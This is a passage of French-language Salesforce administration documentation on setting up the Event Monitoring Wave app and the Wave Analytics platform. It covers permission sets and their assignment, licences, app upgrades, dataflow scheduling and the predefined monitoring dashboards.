f. Sélectionnez uniquement les autorisations utilisateur « Utiliser les modèles d'application Wave Analytics » et « Accéder aux modèles et applications Event Monitoring Wave », puis cliquez sur **Enregistrer**. Vous avez créé un ensemble d'autorisations qui permet aux utilisateurs d'afficher les tableaux de bord et les jeux de données de l'application Event Monitoring Wave. Vous pouvez maintenant l'attribuer aux utilisateurs, en suivant les instructions présentées dans Attribution d'ensembles d'autorisations Event Monitoring Wave App aux utilisateurs.

## Attribution d'ensembles d'autorisations Event Monitoring Wave App aux utilisateurs

Attribuez des ensembles d'autorisations à un ou plusieurs utilisateurs de Event Monitoring Wave (un à la fois ou ensemble) pour leur accorder l'accès à l'application.

**AUTORISATIONS UTILISATEUR**

Pour attribuer un ensemble d'autorisations à des utilisateurs :
- Attribuer des ensembles d'autorisations

1. Dans le menu Configuration, sous Administrer, cliquez sur **Gérer les utilisateurs | Ensembles d'autorisations**.
2. ATTENTION: Attribuez l'ensemble d'autorisations Gérer Event Monitoring Wave avec précaution, car il permet aux utilisateurs d'administrer Event Monitoring Wave, à savoir créer, modifier et supprimer l'application. Attribuez-le uniquement aux utilisateurs chargés de l'administration ou de la gestion de l'application.

   Cliquez sur l'ensemble d'autorisations que vous souhaitez attribuer aux utilisateurs. Si vous avez suivi les instructions de la rubrique Création d'ensembles d'autorisations Event Monitoring Wave App, sélectionnez l'ensemble d'autorisations Gérer Event Monitoring Wave ou Afficher Event Monitoring Wave.
3. Cliquez sur **Gérer les attributions** et sur **Ajouter des attributions**.
4. Sélectionnez les utilisateurs qui doivent accéder à Wave, puis cliquez sur **Terminé**.

Une fois ces étapes exécutées, créez et partagez Event Monitoring Wave avec les utilisateurs de votre organisation. Les utilisateurs peuvent explorer les tableaux de bord et les jeux de données Event Monitoring Wave uniquement lorsque vous avez partagé l'application avec eux.

## Création et partage de l'application Event Monitoring Wave

Lorsque vous avez activé les autorisations appropriées, la configuration de l'application Event Monitoring Wave est simple.

**AUTORISATIONS UTILISATEUR**

Pour utiliser l'application Event Monitoring Wave App :
- Utiliser des modèles d'applications Wave Analytics
- Accéder aux modèles et applications Event Monitoring Wave

Pour créer et gérer des applications Wave :
- Gérer des modèles d'applications Wave Analytics
- Modifier les flux de données de Wave Analytics

Remarque: La période de génération des fichiers journaux d'événements étant de 24 heures, vos données ne sont pas affichées dans l'application le premier jour qui suit sa création. L'application contient quelques exemples de données qui permettent de prévisualiser vos tableaux de bord pendant ce temps.

1. Connectez-vous à Salesforce.
2. Sélectionnez Wave Analytics dans le sélecteur d'application.
3. Cliquez sur **Application**, sélectionnez **Application Event Monitoring Wave**, puis cliquez sur **Continuer**.
4. Saisissez un nom pour votre application.
5. Cliquez sur **Créer**. Le processus de création de l'application peut être long. Vous pouvez suivre la progression en sélectionnant **Surveillance des données** dans le menu de l'engrenage en haut de la page. Si une partie de la création de votre application échoue, vous devez recréer l'application.
6. Lorsque votre application est prête, vous pouvez la partager avec d'autres utilisateurs de votre organisation. Notez que seuls les utilisateurs disposant des autorisations « Gérer des modèles d'applications Wave Analytics » et « Accéder aux modèles et applications Event Monitoring Wave » peuvent afficher l'application. Pour partager votre application, survolez la tuile de l'application dans l'écran d'accueil de Wave Analytics, puis cliquez sur **Partager**. Vous pouvez également partager depuis l'application elle-même.

## Mise à niveau de l'application Event Monitoring Wave

Bénéficiez des dernières fonctionnalités de Event Monitoring Wave en mettant à niveau votre application chaque fois que nous publions une nouvelle version.

La bannière en haut de votre page d'accueil vous informe que nous avons publié une nouvelle version. Elle contient également un lien vers les informations sur la version. Un autre lien vous invite à lancer le processus de mise à niveau, dans la colonne de gauche de la page d'accueil, sous le nom de l'application.

Pour mettre à niveau votre application, procédez comme suit :

1. Cliquez sur le lien « Nouveautés » dans la bannière ou sur le lien « Nouvelle version disponible » dans la colonne gauche de la page d'accueil de votre application.
2. Vous pouvez lire des informations sur la nouvelle version en haut de la page qui s'ouvre. En bas de la page, recherchez les boutons : **Mettre à niveau l'application actuelle** et **Créer une application**.
3. Survolez les boutons pour consulter une description de leur action. Si vous cliquez sur **Mettre à niveau l'application actuelle**, vous remplacez votre application actuelle et toutes ses ressources par une application basée sur la nouvelle version. Une mise à niveau supprime également toutes les personnalisations, notamment les nouveaux champs ou objets ajoutés au flux de données, les modifications apportées aux paramètres de sécurité, les étiquettes et les couleurs des tableaux de bord. Si vous cliquez sur **Créer une application**, vous créez une copie de votre application actuelle basée sur la nouvelle version. Choisissez l'option correspond à vos besoins, puis cliquez sur le bouton approprié.
4. ATTENTION: Si vous avez personnalisé votre application, cliquez sur **Créer une application** au lieu de **Mettre à niveau l'application actuelle** pour faire une copie basée sur une nouvelle version d'application. La création d'une application conserve la version actuelle et toutes les personnalisations, que vous pouvez copier manuellement dans la nouvelle version de l'application.

   Si vous cliquez sur **Mettre à niveau l'application actuelle**, un écran vous avertit que l'option de mise à niveau remplace l'application actuelle et retire toutes les personnalisations effectuées. Si vous acceptez le remplacement des personnalisations, cochez la case, puis cliquez sur **Continuer**. Sinon, cliquez sur **Retour** pour revenir à l'écran précédent. Si vous cliquez sur **Continuer**, l'assistant de configuration s'affiche. Passez à l'étape 6.
5. Si vous cliquez sur **Créer une application**, l'assistant de configuration s'affiche. Aucun avertissement n'est affiché, car vous ne remplacez pas votre application actuelle, elle est conservée avec toutes les personnalisations effectuées.
6. L'assistant de configuration est préchargé avec les paramètres que vous avez choisis lors de la dernière utilisation. Vous pouvez conserver ces paramètres ou les modifier. Parcourez chaque page de l'assistant.
7. Une fois l'assistant terminé, Wave affiche un écran qui indique les ressources impactées par la mise à jour. Examinez le nombre de jeux de données, de tableaux de bord et de perspectives modifiées, supprimées ou ajoutées par la mise à niveau. L'écran indique également comment les ressources sont modifiées et si les modifications concernent les données ou la présentation. Vous pouvez aussi télécharger un fichier avec le code des modifications apportées à l'application. Si vous avez personnalisé l'application, téléchargez et enregistrez le fichier afin de copier-coller le code de personnalisation dans la version mise à niveau.
8. *Option de mise à niveau uniquement* : Si vous mettez votre application à niveau, cliquez sur **Mettre à niveau l'application actuelle**. N'oubliez pas que toutes les personnalisations que vous avez effectuées sont remplacées. Vous pouvez également cliquer sur **Retour** pour revenir à l'assistant de configuration et modifier vos sélections, ou sur **X** dans le coin supérieur droit pour annuler.
9. *Option de création uniquement* : Si vous créez l'application, donnez-lui un nom différent de celui de la version actuelle, puis cliquez sur **Créer une application**. Cette option enregistre votre application actuelle et toutes ses personnalisations. Vous pouvez également cliquer sur **Retour** pour revenir à l'assistant de configuration et modifier vos sélections, ou sur **X** dans le coin supérieur droit pour annuler.

Si le lien sous le nom de l'application indique « Réinitialiser l'application », vous utilisez la dernière version et aucune mise à niveau n'est nécessaire.

**AUTORISATIONS UTILISATEUR**

Pour créer et gérer des applications Wave :

- Gérer des modèles d'applications Wave Analytics
- "Modifier les flux de données de Wave Analytics

## Planification du flux de données quotidien Event Monitoring Wave

Planifiez un flux de données quotidien avant de commencer l'exploration avec Event Monitoring Wave.

Lorsque vous créez Event Monitoring Wave, le processus comprend un flux de données qui importe dans Wave les toutes dernières données de surveillance des événements. Vous pouvez planifier la réexécution quotidienne du flux de données pour vous assurer que l'application utilise des données Salesforce actualisées. Salesforce génère et charge automatiquement les fichiers journaux des événements tôt le matin, généralement vers 6h00. Planifiez le flux de données quelques heures après afin d'utiliser les toutes dernières données dans votre application sans être interrompu(e) par le flux. Nous recommandons d'exécuter le flux de données entre 8h00 et 9h00.


**Remarque:** Le flux de données Event Monitoring Wave est exécuté uniquement lorsque vous créez l'application. Planifiez une exécution quotidienne afin d'utiliser les données d'événements les plus récentes.

**AUTORISATIONS UTILISATEUR**


Pour créer et gérer des applications Wave :

- Gérer des modèles d'applications Wave Analytics
- "Modifier les flux de données de Wave Analytics

1. Accédez à **Wave Analytics** dans le menu de Force.com (en haut à droite de la fenêtre de Salesforce), si ce n'est déjà fait. Ouvrez la Surveillance des données en cliquant sur l'icône d'engrenage en haut à droite de l'écran.




2. Sélectionnez Vue de flux de données dans le menu en haut à gauche Surveillance des données.




3. Recherchez l'application que vous avez créée, en faisant défiler la liste si nécessaire. Ouvrez le menu à droite de l'écran en regard de l'icône et du nom de l'application. Sélectionnez **Planifier** et définissez une heure pour le flux de données. Sélectionnez une heure extérieure à vos heures ouvrables normales afin de ne pas gêner vos activités professionnelles. Cliquez sur **Enregistrer**.

## En savoir plus sur les tableaux de bord prédéfinis de l'application Event Monitoring Wave

L'application Event Monitoring Wave comprend une série de tableaux de bord prédéfinis avec lesquels vous pouvez explorer immédiatement vos données. Les données de votre organisation sont automatiquement chargées dans les jeux de données de votre application Event Monitoring Wave lorsqu'ils sont générés.

La plupart des tableaux de bord représentent un type d'événement unique dans l'objet EventLogFile. La référence d'objet EventLogFile contient des informations détaillées sur chaque type d'événement. Deux des tableaux de bord, My Trust et Setup Audit Trail, ne correspondent pas à des types d'événement. Examinons rapidement le rôle de chaque tableau de bord.

**Exécutions Apex**
Correspond au type d'événement Exécution Apex. Ce tableau de bord permet de suivre les tendances dans les exécutions et les performances du code Apex.

**API**
Correspond au type Événement API. Le tableau de bord API informe sur l'utilisation de l'API par vos utilisateurs et ses performances dans votre organisation. Vous pouvez déterminer la fréquence à laquelle chaque objet est utilisé, sa vitesse de traitement et les méthodes invoquées sur cet objet.

**Tableau de bord**
Correspond au type d'événement Tableau de bord. Il facilite le suivi de l'adoption et des performances d'un tableau de bord.

**Requêtes Visualforce**
Correspond au type d'événement Requêtes Visualforce. Vous pouvez suivre les tendances d'adoption et de performance des pages Visualforce.

**Fichiers**
Correspond au type d'événement Transfert de contenu. Lorsque des utilisateurs de votre organisation effectuent des transferts de contenu (téléchargements, chargements ou aperçus), ils sont affichés dans ce tableau de bord. Vous pouvez également suivre l'adoption des fichiers.

**Lightning**
Correspond au type d'événement Suivi de l'interface utilisateur. Ce tableau de bord indique les pages auxquelles les utilisateurs accèdent dans Lightning Experience ou dans Salesforce1.

**Connexion en tant que**
Correspond au type d'événement Connexion en tant que. Ce tableau de bord indique quels administrateurs utilisent la fonctionnalité de Connexion en tant que et dans quels comptes utilisateur.

**Ma confiance**
Le tableau de bord Ma confiance donne une idée générale des types d'événement déclenchés au fil du temps dans votre organisation. Il affiche également la vitesse moyenne de ces transactions.

**Vues de page (URI)**
Correspond au type d'événement URI. Le tableau de bord Vues de page indique les pages auxquelles les utilisateurs accèdent dans l'application de bureau Salesforce Classic.

**Téléchargements de rapport**
Correspond au type d'événement Exportation de rapport. Ce tableau de bord indique quels utilisateurs téléchargent vos rapports et à partir de quel emplacement.

**Rapport**
Correspond au type d'événement Rapport. Le tableau de bord Rapport indique les tendances de consignation ainsi que l'identité des utilisateurs qui utilisent des rapports spécifiques. Vous pouvez également déterminer quels rapports sont moins performants.

**API REST**
Correspond au type d'événement API REST. Ce tableau de bord indique les tendances d'utilisation de l'API REST et les points de terminaison avec le plus de trafic le plus élevé. Vous pouvez également consulter des informations sur les plages IP qui émettent les requêtes et déterminer quelles méthodes sont appelées.

**Journal d'audit de configuration**
Correspond à la page Journal d'audit de configuration dans Configuration. Vous pouvez déterminer le type des modifications apportées par vos utilisateurs dans la zone Configuration.

**Connexions d'utilisateurs**

Correspond au type d'événement Connexion. Le tableau de bord Connexions d'utilisateurs affiche les tendances de connexion par utilisateur, et des informations sur l'emplacement et la méthode d'accès des utilisateurs à votre organisation.

### Familiarisation avec la terminologie de l'application Event Monitoring Wave

Pour tirer le meilleur parti de l'application Event Monitoring Wave, il est important de comprendre les indicateurs et les termes utilisés dans l'application.

| Terme | Description |
|---|---|
| APT | Temps moyen par page. Une métrique agrégée à travers plusieurs transactions. |
| EPT | Temps moyen constaté. La durée d'une transaction de page telle que l'utilisateur l'a expérimentée. |
| Événement | Une interaction initiée par l'utilisateur dans Salesforce. Par exemple, une connexion, le déclenchement d'un appel d'API ou le téléchargement d'un rapport. Les événements sont associés au sObject EventLogFile. |

## Configuration de la plate-forme Wave

Configurez votre organisation pour utiliser la plate-forme Salesforce Wave Analytics en activant Wave, en attribuant des licences d'ensemble d'autorisations, puis en créant et en attribuant des ensembles d'autorisations.

Les informations ci-dessous présentent comment configurer votre organisation pour utiliser la plate-forme Wave. Pour commencez à utiliser et pour configurer Sales Wave, Service Wave et d'autres applications, lisez Applications Wave prédéfinies.

Chaque licence Analytics Cloud - Wave Analytics Platform est une licence unique qui offre un accès à Salesforce Wave Analytics sur le cloud. Elle inclut les licences pour utilisateur unique Analytics Cloud - Sales Wave Analytics App et Analytics Cloud - Service Wave Analytics App. Le tableau indique les limitations en stockage de données de chaque licence. Pour plus de données, vous pouvez acheter Analytics Cloud - Additional Data Rows qui permet d'accéder à 100 millions de lignes supplémentaires.

| Licence | Limitation |
|---|---|
| Analytics Cloud - Wave Analytics Platform | 100 millions de lignes |
| Analytics Cloud - Sales Wave Analytics App | 25 millions de lignes, lorsqu'elles sont utilisées sans licence Analytics Cloud - Wave Analytics Platform. L'utilisation de la licence d'application Sales Wave n'augmente pas la limitation en données de la licence de plate-forme |
| Analytics Cloud - Service Wave Analytics App | 25 millions de lignes, lorsqu'elles sont utilisées sans licence Analytics Cloud - Wave Analytics Platform. L'utilisation de la licence d'application |

Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

| Licence | Limitation |
| --- | --- |
| | Service Wave n'augmente pas la limitation en données de la licence de plate-forme |
| Analytics Cloud - Additional Data Rows | 100 millions de lignes |

**Important:**

- Les limitations en stockage de données de la licence Wave Analytics sont de nature contractuelle, pas technique. La licence implique une surveillance stricte du nombre total de lignes de données.
- Si vous avez acheté une licence Wave Analytics Platform avant le 20 octobre 2015 avec des licences d'ensemble d'autorisations Analytics Cloud Builder ou Analytics Cloud Explorer : Lisez Configuration de la plate-forme Wave Analytics avec des licences achetées avant le 20 octobre 2015. Si vous migrez des utilisateurs à partir de licences Builder ou Explorer vers la nouvelle licence Analytics Cloud - Wave Analytics Platform : Lisez Migration depuis des licences Wave achetées avant le 20 octobre 2015 vers les nouvelles licences Wave Platform avant de lancer le processus de configuration pour ces utilisateurs.
- Si vous désactivez Wave Analytics, les autorisations utilisateur sont retirées de chaque ensemble d'autorisations défini. Si vous réactivez Wave Analytics plus tard, vous devrez redéfinir les ensembles d'autorisations.

## Processus de configuration de la plate-forme Wave

Pour configurer votre organisation afin d'utiliser la plate-forme Wave Analytics, suivez les étapes de base ci-dessous.

**Activez la plate-forme Wave.** La première étape de la configuration de Wave consiste simplement à l'activer pour votre organisation.

**Attribuez des licences d'ensemble d'autorisations aux utilisateurs.** Vous attribuez ensuite une licence d'ensemble d'autorisations Analytics Cloud - Wave Analytics Platform à chaque utilisateur. Chaque licence d'ensemble d'autorisations peut être attribuée à un seul utilisateur. En outre, la licence utilisateur associée au profil de l'utilisateur doit prendre en charge la licence d'ensemble d'autorisations Analytics Cloud - Wave Analytics Platform. Les licences utilisateur ne prennent pas toutes en charge les licences d'ensemble d'autorisations de la plate-forme Wave.

**Définissez les types d'utilisateur et attribuer les ensembles d'autorisations.** Définissez ensuite les principaux types d'utilisateur dans votre organisation et créez des ensembles d'autorisations pour regrouper les autorisations utilisateur associées en fonction des besoins de chaque type d'utilisateur. Une fois les ensembles d'autorisations créés, attribuez-les aux utilisateurs. Vous pouvez attribuer un ensemble d'autorisations à un seul utilisateur, ou à un groupe d'utilisateurs pour plus d'efficacité. Vous pouvez attribuer plusieurs ensembles d'autorisations à un seul utilisateur.

Procédure : créer, modifier et attribuer un ensemble d'autorisations.

Vous pouvez attribuer une licence d'ensemble d'autorisations Wave en plus de l'une des licences utilisateurs Salesforce suivantes :

- Force.com (abonnement à l'application)
- Force.com (one app)
- Full CRM
- Salesforce Platform
- Salesforce Platform One

Pour de meilleurs résultats, suivez les étapes de configuration de la plate-forme Wave Analytics selon l'ordre dans lequel elles sont affichées ici.

1. Présentation de la licence d'ensemble d'autorisations Wave Analytics Cloud et des autorisations utilisateur
   Les licences d'ensemble d'autorisations de Wave Analytics activent des autorisations d'exploration des données et de gestion de la plate-forme Salesforce Wave Analytics. Elles permettent également aux utilisateurs de Salesforce Community de visualiser les tableaux de bord Wave.
2. Identification des types d'utilisateur de la plate-forme Wave Analytics
   L'identification des types d'utilisateur de la plate-forme Wave permet de s'assurer que le processus de configuration répond aux besoins d'analyse de votre équipe.
3. Activation de Wave Analytics et attribution d'Analytics Cloud : licences d'ensemble d'autorisations Wave Analytics Platform
   Lorsque Salesforce à provisionné la licence de plate-forme Wave Analytics, activez Wave et attribuez des licences d'ensemble d'autorisations Wave Analytics.
4. Création d'ensembles d'autorisations Wave Analytics
   Accordez aux utilisateurs de votre organisation l'accès aux fonctionnalités de Wave en créant et en attribuant un ou plusieurs ensemble d'autorisations basés sur les capacités dont ils ont besoin.
5. Attribution d'ensembles d'autorisations Wave Analytics aux utilisateurs
   Attribuez des ensembles d'autorisations à un ou plusieurs utilisateurs (un à la fois ou ensemble) pour leur accorder l'accès à l'application Wave.
6. Configuration complémentaire de la plate-forme Wave Analytics
   Optimisez l'expérience utilisateur de la plate-forme Wave et ajustez l'accès Wave aux données Salesforce avec des procédures de configuration facultatives.

CONSULTER ÉGALEMENT :

Configuration de la plate-forme Wave Analytics avec des licences achetées avant le 20 octobre 2015

Migration depuis des licences Wave achetées avant le 20 octobre 2015 vers les nouvelles licences Wave Platform

## Présentation de la licence d'ensemble d'autorisations Wave Analytics Cloud et des autorisations utilisateur

Les licences d'ensemble d'autorisations de Wave Analytics activent des autorisations d'exploration des données et de gestion de la plate-forme Salesforce Wave Analytics. Elles permettent également aux utilisateurs de Salesforce Community de visualiser les tableaux de bord Wave.

- Chaque utilisateur de plate-forme Wave doit disposer d'une licence d'ensemble d'autorisations Analytics Cloud - Wave Analytics Platform pour utiliser la plate-forme Wave.
- Les utilisateurs de communauté doivent disposer d'une licence d'ensemble d'autorisations Analytics Cloud - Wave Community Users pour visualiser les applications Wave partagées via des tableaux de bord incorporés dans les pages Visualforce.

La licence d'ensemble d'autorisations Analytics Cloud - Wave Analytics Platform activent les autorisations ci-dessous.

| Autorisation utilisateur | Élément activé |
|---|---|
| Utiliser Wave Analytics | Accès à Wave Analytics. Affichage et exploration de jeux de données. Affichage et partage de perspectives et de tableaux de bord. |
| Créer et modifier des tableaux de bord Wave Analytics | Création, modification et suppression de tableaux de bord Wave Analytics. |
| Créer des applications Wave Analytics Apps | Création, modification, suppression et partage d'applications Wave Analytics. |

| | |
|---|---|
| Charger des données externes dans Wave Analytics | Chargement de données externes dans Wave Analytics en vue de créer un jeu de données. Surveillance du flux de données et tâches système dans la surveillance des données. |
| Modifier les flux de données de Wave Analytics | Modification, démarrage, arrêt et replanification du flux de données. Surveillance du flux de données et tâches système dans la surveillance des données. Attribuez cette autorisation utilisateur avec discrétion, car elle permet d'accéder à toutes les données des objets Salesforce auxquels l'Utilisateur d'intégration a accès. Reportez-vous à Accès aux données Salesforce dans Wave Analytics. |
| Gérer Wave Analytics | Accès à toutes les fonctionnalités de Wave Analytics. Offre des capacités de niveau administrateur Wave. |
| Télécharger les données de Wave Analytics | Téléchargement de captures d'écran ou de données sous un format tabulaire via l'interface utilisateur de Wave Analytics. |

Remarque: Lorsque vous créez des ensembles d'autorisations pour des utilisateurs de Wave, la sélection d'une autorisation Wave Analytics crée automatiquement l'autorisation « Utiliser Wave Analytics ». En outre, le type d'accès accordé à une application contrôle les actions qui peuvent être exécutées sur ses jeux de données, ses perspectives et ses tableaux de bord. Par exemple, si un utilisateur dispose de l'autorisation Utiliser Wave Analytics, il doit également avoir un accès Visualiseur à l'application pour pouvoir afficher ses jeux de données, ses perspectives et ses tableaux de bord.

La licence d'ensemble d'autorisations Analytics Cloud - Wave Community Users active l'autorisation « Afficher Wave Analytics dans les pages de communauté » Cette autorisation permet aux utilisateurs externes de visualiser les tableaux de bord Wave incorporés dans les pages VisualForce de leur communauté.

## Identification des types d'utilisateur de la plate-forme Wave Analytics

L'identification des types d'utilisateur de la plate-forme Wave permet de s'assurer que le processus de configuration répond aux besoins d'analyse de votre équipe.

La licence Wave Analytics Platform inclut les autorisations qui permettent aux utilisateurs de votre organisation d'importer, d'utiliser et d'explorer les données en utilisant la plate-forme Wave. La licence comprend également des autorisations de gestion de Wave pour les administrateurs. Pour configurer utilement Wave, réfléchissez aux différentes façons dont les membres accèdent aux fonctionnalités de Wave, puis classez-les par type d'utilisateur. Voici quelques exemples.

La plupart des membres de votre équipe appartiennent à l'une des deux catégories suivantes :

- Des utilisateurs, qui visualisent les tableaux de bord, les perspectives et les jeux de données Wave, et occasionnellement importent des données vers Wave.
- Des administrateurs ou responsables, qui accèdent à l'ensemble des fonctionnalités de Wave pour créer des applications, des tableaux de bord, des perspectives et des jeux de données, modifier des données, et personnaliser l'expérience Wave.

Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

Par conséquent, lorsque vous configurez la plate-forme Wave, la création de deux ensembles d'autorisations de base peut répondre aux besoins de la plupart des utilisateurs de votre organisation :

- Un ensemble d'autorisations « afficher » qui contient les autorisations nécessaires à la plupart des utilisateurs de niveau de base pour accéder à Wave.

- Un ensemble d'autorisations « gérer » réservé à quelques administrateurs et responsables désignés, qui contient les autorisations d'utilisation de toutes les fonctionnalités de Wave.

Vous pouvez configurer Wave Analytics comme bon vous semble, définir d'autres types d'utilisateurs et ensembles d'autorisations en fonction des besoins des utilisateurs de votre organisation. Par exemple, vous pouvez créer un ensemble d'autorisations « super-utilisateur » destiné aux utilisateurs qui créent et partagent des applications et des tableaux de bord. Alternativement, un ensemble d'autorisations « assistant de données » permet à d'autres utilisateurs de travailler étroitement avec des jeux de données.

Dans nos instructions de configuration détaillées, les exemples d'ensembles d'autorisations s'appuient sur deux types de membre de votre équipe, les utilisateurs et les administrateurs.

## Activation de Wave Analytics et attribution d'Analytics Cloud : licences d'ensemble d'autorisations Wave Analytics Platform

Lorsque Salesforce à provisionné la licence de plate-forme Wave Analytics, activez Wave et attribuez des licences d'ensemble d'autorisations Wave Analytics.

**Activer la plate-forme Wave**


Pour utiliser la plate-forme Wave, commencez par l'activer pour votre organisation.

1. Dans le menu Configuration de Salesforce, sous Administrer, cliquez sur **Analytics Cloud | Mise en route**.
2. Cliquez sur **Activer Analytics**.

**Attribuer des licences d'ensemble d'autorisations**

Attribuez ensuite une licence d'ensemble d'autorisations à *chaque utilisateur* de votre organisation qui doit accéder à Wave.

1. Dans le menu Configuration, cliquez sur **Gérer les utilisateurs | Utilisateurs**.
2. Cliquez sur le nom de l'utilisateur qui doit accéder à Wave. Vous pouvez commencer par **Utilisateur, Administrateur** ou par le nom de l'administrateur système.
3. Survolez **Attributions de licence d'ensemble d'autorisations**, puis cliquez sur **Modifier les attributions**.




4. Sélectionnez la licence d'ensemble d'autorisations Analytics Cloud - Wave Analytics Platform, puis cliquez sur **Enregistrer**.

Répétez ces étapes pour chaque utilisateur de votre organisation qui doit accéder à Wave.

# Création d'ensembles d'autorisations Wave Analytics

Accordez aux utilisateurs de votre organisation l'accès aux fonctionnalités de Wave en créant et en attribuant un ou plusieurs ensemble d'autorisations basés sur les capacités dont ils ont besoin.

Après avoir attribué des licences d'ensemble d'autorisations aux utilisateurs, l'étape suivante du processus de configuration consiste à créer des ensembles d'autorisations Wave et à les attribuer aux utilisateurs. Vous pouvez créer tous les ensembles d'autorisations nécessaires pour répondre aux besoins de vos utilisateurs. Nous indiquons comment créer deux ensembles d'autorisations :

- L'ensemble d'autorisations *Gérer Wave Analytics* pour les utilisateurs qui administrent et gèrent Wave Analytics, et accèdent à toutes les fonctionnalités Wave Analytics.
- L'ensemble d'autorisations *Afficher Wave Analytics* pour les utilisateurs qui explorent des données, chargent occasionnellement de nouvelles données dans Wave Analytics et accèdent à un ensemble limité de fonctionnalités Wave Analytics.

**AUTORISATIONS UTILISATEUR**

Pour créer des ensembles d'autorisations :
- Gérer les profils et les ensembles d'autorisations

Procédure guidée : create, edit, and assign a permission set

**Remarque:**

- Clients ayant acheté Wave avant le 20 octobre 2015 : reportez-vous à Configuration de la plate-forme Wave Analytics avec des licences achetées avant le 20 octobre 2015 avant de suivre les instructions présentées ici.
- L'ensemble d'autorisations Gérer Wave Analytics active la fonctionnalité équivalente fournie par la licence précédente Wave Analytics Builder (achetée avant le 20 octobre 2015). Si vous disposez d'une licence Builder ou si vous migrez vers la nouvelle licence de plate-forme Wave Analytics, suivez les étapes ci-dessous pour créer un ensemble d'autorisations avec la même fonctionnalité.
- L'ensemble d'autorisations Afficher Wave Analytics active la fonctionnalité équivalente fournie par la licence précédente Wave Analytics Explorer (achetée avant le 20 octobre 2015). Si vous disposez d'une licence Explorer ou si vous migrez vers la nouvelle licence de plate-forme Wave Analytics, suivez les étapes ci-dessous pour créer un ensemble d'autorisations avec la même fonctionnalité.

1. Dans le menu Configuration, sous Administrer, cliquez sur **Gérer les utilisateurs | Ensembles d'autorisations**, puis sur **Nouveau**.
2. Dans le champ Étiquette, saisissez `Gérer Wave Analytics` ou `Afficher Wave Analytics`, selon le cas. Le nom d'API est automatiquement créé. Vous pouvez le modifier, mais il ne doit pas inclure d'espace, se terminer par un trait de soulignement ou inclure deux traits de soulignement consécutifs.
3. Dans le champ Licence utilisateur, laissez la valeur par défaut `--Aucune--` inchangée. Ne sélectionnez *pas* de licence utilisateur.
4. Cliquez sur **Enregistrer**. La page de détail affiche le nouvel ensemble d'autorisations. Ajoutez maintenant des autorisations utilisateur à l'ensemble.
5. Naviguez vers le bas de la page de détail de l'ensemble d'autorisations et cliquez sur **Autorisations système**. Cliquez ensuite sur **Modifier**.
6. Effectuez l'une des opérations suivantes :
   - Si vous créez l'ensemble d'autorisations Gérer Wave Analytics, sélectionnez l'autorisation utilisateur « Gérer Wave Analytics », puis cliquez sur **Enregistrer**. Vous avez créé un ensemble d'autorisations qui permet à un utilisateur d'accéder à toutes les fonctionnalités de Wave. Attribuez cet ensemble d'autorisations avec précaution, car il donne accès à toutes les fonctionnalités de Wave qui ne sont pas adaptées à la plupart des utilisateurs des analyses.
   - Si vous créez l'ensemble d'autorisations Afficher Wave Analytics, sélectionnez les autorisations utilisateur « Afficher Wave Analytics » et « Charger des données externes dans Wave Analytics », puis cliquez sur **Enregistrer**. Vous avez créé un ensemble d'autorisations qui permet aux utilisateurs d'afficher les jeux de données, les perspectives et les tableaux de bord Wave qu'ils sont autorisés à afficher, et à charger des fichiers de données extérieurs à Salesforce.

7. Vous pouvez maintenant attribuer votre nouvel ensemble d'autorisations à des utilisateurs, opération présentée dans Attribution d'ensembles d'autorisations à des utilisateurs.

## Attribution d'ensembles d'autorisations Wave Analytics aux utilisateurs

Attribuez des ensembles d'autorisations à un ou plusieurs utilisateurs (un à la fois ou ensemble) pour leur accorder l'accès à l'application Wave.

| AUTORISATIONS UTILISATEUR |
| --- |
| Pour attribuer un ensemble d'autorisations à des utilisateurs :<br>• Attribuer des ensembles d'autorisations |

Procédure guidée : assign a permission set

1. Dans le menu Configuration, sous Administrer, cliquez sur **Gérer les utilisateurs | Ensembles d'autorisations**.
2. Cliquez sur l'ensemble d'autorisations que vous souhaitez attribuer aux utilisateurs. Si vous avez suivi les instructions de la rubrique Création d'ensembles d'autorisations Wave Analytics à la page 3931, sélectionnez l'ensemble d'autorisations Gérer Wave Analytics ou Afficher Wave Analytics.
3. Cliquez sur **Gérer les attributions** et sur **Ajouter des attributions**.
4. Sélectionnez les utilisateurs qui doivent accéder à Wave, puis cliquez sur **Terminé**.

Attribuez l'ensemble de l'autorisations Gérer Wave Analytics avec précaution, car il octroie l'accès à toutes les fonctionnalités de Wave. Attribuez-le uniquement aux utilisateurs chargés de l'administration ou de la gestion de la plate-forme Wave.

## Configuration complémentaire de la plate-forme Wave Analytics

Optimisez l'expérience utilisateur de la plate-forme Wave et ajustez l'accès Wave aux données Salesforce avec des procédures de configuration facultatives.

### Activation des vignettes d'aperçu pour l'ensemble des perspectives et tableaux de bord

